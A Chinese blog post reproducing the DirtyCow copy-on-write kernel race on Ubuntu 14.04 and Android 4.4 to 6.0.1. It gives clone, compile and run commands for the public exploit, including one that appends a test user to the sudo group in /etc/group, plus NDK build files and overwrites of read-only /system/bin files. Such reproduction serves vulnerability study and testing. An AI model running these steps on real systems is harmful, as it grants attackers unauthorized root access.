DirtyCow（脏牛）漏洞复现

[2018-05-27](https://brucetg.github.io/2018/05/27/DirtyCow%EF%BC%88%E8%84%8F%E7%89%9B%EF%BC%89%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/)阅读量:

**该文章首发于： 90sec(九零) 文章链接:**[**https://forum.90sec.com/t/topic/521**](https://forum.90sec.com/t/topic/521)

**这几天发现90sec需要登录才能浏览文章，为了方便就把该文章也发在个人博客，并顺便把之前编译好的脏牛提权EXP也一块放出来。**

编译好的EXP下载地址： <https://github.com/Brucetg/DirtyCow-EXP>

该漏洞是 Linux 内核的内存子系统在处理写时拷贝（Copy-on-Write）时存在条件竞争漏洞， 导致可以破坏私有只读内存映射。黑客可以在获取低权限的的本地用户后，利用此漏洞获取 其他只读内存映射的写权限，进一步获取 root 权限。

**1.Linux**


**Ubuntu 14.04 :**

1）添加用户：

sudo adduser test

输入两次密码后一直回车就行，查看当前用户的信息，终端输入 id，回车，可以看到当 前用户是有 sudo 权限的。

切换到刚刚新建的 test 用户，同样输入 id，查看 test 用户的信息，发现 test 用户没有 sudo 权限，



2）运行DirtyCow的exp进行提权：

git clone https://github.com/dirtycow/dirtycow.github.io


cd dirtycow.github.io

编译exp：


gcc dirtyc0w.c -o dirtycow lpthread

执行exp：

./dirtycow /etc/group “$(sed ‘/\(sudo\*\)/ s/$/,test/’ /etc/group)”



新打开一个终端，切换到test，查看test用户信息，可以看到test用户已经拥有了sudo权限，执行sudo su ，输入test用户的密码后就可以切换到root权限，提权成功。



**漏洞成因：**

Linux写时拷贝技术（copy-on-write）

在Linux系统中，fork()会产生一个和父进程完全相同的子进程，但子进程在此后多会exec系统调用，出于效率考虑，Linux系统中引入了“写时复制”技术，也就是只有进程空间的各段的内容要发生变化时，才会将父进程的内容复制一份给子进程。


**2.Android：**

Linux上编译好的exp在Android平台上不能用，使用NDK编译下载好的exp：

EXP下载地址：

https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c

**1. ANDROID STUDIO中安装NDK，把CMAKE和LLDB也安装一下：**



**2. 在**[**HTTPS://GITHUB.COM/GOOGLESAMPLES/ANDROID-NDK**](https://github.com/googlesamples/android-ndk)**下载源码，导入ANDROID STUDIO**

如果导入项目时Android studio好像卡住了一样，有可能是Android Studio在后台正在下载东西，沿着这个路径：项目/gradle/wrapper找到这个文件： gradle-wrapper.properties，打开它看看最后一行的gradle版本，若版本和你现有的版本不一致，可以去[http://services.gradle.org/distributions/](http://services.gradle.org/distributions/" \t "_blank) 上下载相应的版本，手动拷贝到：

C:\Users\用户名\.gradle\wrapper\dists\gradle-4.1-all\bzyivzo6n839fup2jbap0tjew 目录下

**注：**这里的 bzyivzo6n839fup2jbap0tjew 是随机的

将下载好的android-ndk源码解压到某个位置，这里我是解压到了桌面上，所以在我个人的的计算机上android-ndk路径如下：

C:\Users\wangzt\Desktop\android-ndk

我们只需要用下面路径中的相应文件即可：

C:\Users\wangzt\Desktop\android-ndk\hello-jni\app\src\main\

在main目录下新建文件夹jni，在jni文件夹中新建两个文件：Android.mk 和Application.mk,内容如下：

**Android.mk**

LOCAL\_PATH:= $(call my-dir)

include $(CLEAR\_VARS)

LOCAL\_SRC\_FILES:= dirtyc0w.c

LOCAL\_MODULE:= dirtycow

LOCAL\_FORCE\_STATIC\_EXECUTABLE := true

#LOCAL\_STATIC\_LIBRARIES := libc


#LOCAL\_CFLAGS += -Iinclude/dir -DSOMEFLAGS

include $(BUILD\_EXECUTABLE)

**Application.mk**

APP\_ABI := all

要编译的文件：



**3. 编译EXP：**


命令行下cd 到如下目录：

C:\Users\wangzt\Desktop\android-ndk\hello-jni\app\src\main\jni>


执行命令：

D:\AndroidSDK\ndk-bundle\ndk-build

编译成功后,在main目录下的libs文件夹中即可找到编译好的对应平台的EXP：



编译好的exp：




**Android 4.4**

adb连接手机（手机需开启USB调试）：

查看和adb连接的设备：

https://s1.ax1x.com/2018/05/27/ChDrvD.png


在/system/bin/目录下新建文件test\_dirty\_cow，并且将其权限修改为644




将编译好的EXP push到测试机的/data/local/tmp/目录下的dirtycow文件中（这里选用的编译好的POC是armeabi 平台的，arm64-v8a经测试不能使用，可以根据自己用的测试机的架构选择相应的平台）：

https://s1.ax1x.com/2018/05/27/ChDRUI.png

修改EXP权限：




当前用户权限（shell）：



切换到root权限，向test\_dirty\_cow文件中写入 123456，写入之后再切换为普通用户权限（shell），以普通用户权限执行EXP（下同）：

/data/local/tmp/dirtycow /system/bin/test\_dirty\_cow modify

然后查看test\_dirty\_cow中的内容，发现文件内容已被修改为modify，复现成功：




**Android 6.0.1 （安全补丁程序级别： 2017年2月1日）**

测试机系统具体信息：





Android 6.0.1 默认关闭了并隐藏了开发者选项，需要在关于手机里的版本号处连续点击5次版本号才可以启用开发者选项，然后在开发者选项中启用USB调试。




接着我们在 /system/bin 目录下创建一个普通用户没有写权限的文件，因为默认的 /system 目录是只读的，所以需要 remount /system

**注意：**

mount -o rw,remount /system

上述命令中，remount和它前面的逗号之间不要有空格。


接下来的操作步骤和在Android 4.4 系统中差不多：



adb中切换为root权限，将新建的test\_dirtycow 文件的权限修改为 644



给EXP可执行权限：



执行EXP 报错：

https://s1.ax1x.com/2018/05/27/ChrQZd.png

PIE这个安全机制从4.1引入，但是Android L之前的系统版本并不会去检验可执行文件是否基于PIE编译出的。因此不会报错。但是Android L已经开启验证，如果调用的可执行文件不是基于PIE方式编译的，则无法运行。解决办法非常简单，在Android.mk中加入如下flag即可。

LOCAL\_CFLAGS += -pie -fPIE

LOCAL\_LDFLAGS += -pie -fPIE

**修改后的Android.mk 文件：**

LOCAL\_PATH:= $(call my-dir)

include $(CLEAR\_VARS)

LOCAL\_SRC\_FILES:= dirtyc0w.c

LOCAL\_MODULE:= dirtycow

LOCAL\_FORCE\_STATIC\_EXECUTABLE := true

#LOCAL\_STATIC\_LIBRARIES := libc

#LOCAL\_CFLAGS += -Iinclude/dir -DSOMEFLAGS

LOCAL\_CFLAGS += -pie -fPIE

LOCAL\_LDFLAGS += -pie -fPIE

include $(BUILD\_EXECUTABLE)


**Application.mk**

APP\_ABI := all


编译EXP：

Windows命令行下进行编译，因为我下载的ndk 存放在D:\AndroidSDK\ndk-bundle文件夹中，所以只需要在命令行下输入如下命令进行编译：

D:\AndroidSDK\ndk-bundle\ndk-build




经测试，不能任意修改文件内容：



因为这个Android 6.0的系统安全补丁是2017年2月份的，估计漏洞已经修补好了。

**Android 6.0.1\_r68（安全补丁程序级别： 2016年9月6日）**

不多说，一样的操作：




可以看到test\_dirtyc0w文件中的内容被修改为 modify，复现成功。


**Android 5.1.1**

复现过程：

用的EXP是测试Android 6.0.1时编译好的，拿来直接用即可。




在/system/bin目录下新建文件 test\_dirty，试了几次没有成功：



解决办法：执行

mount -o rw,remount /system

并将新建的test\_dirty 权限修改为644:



向文件test\_dirty中写入 123456,执行EXP：

/data/local/tmp/dirtycow /system/bin/test\_dirty modify

EXP执行一段时间后即可停止，此时再次查看 test\_dirty 文件中的内容，发现文件内容已被更改为 modify，复现成功：

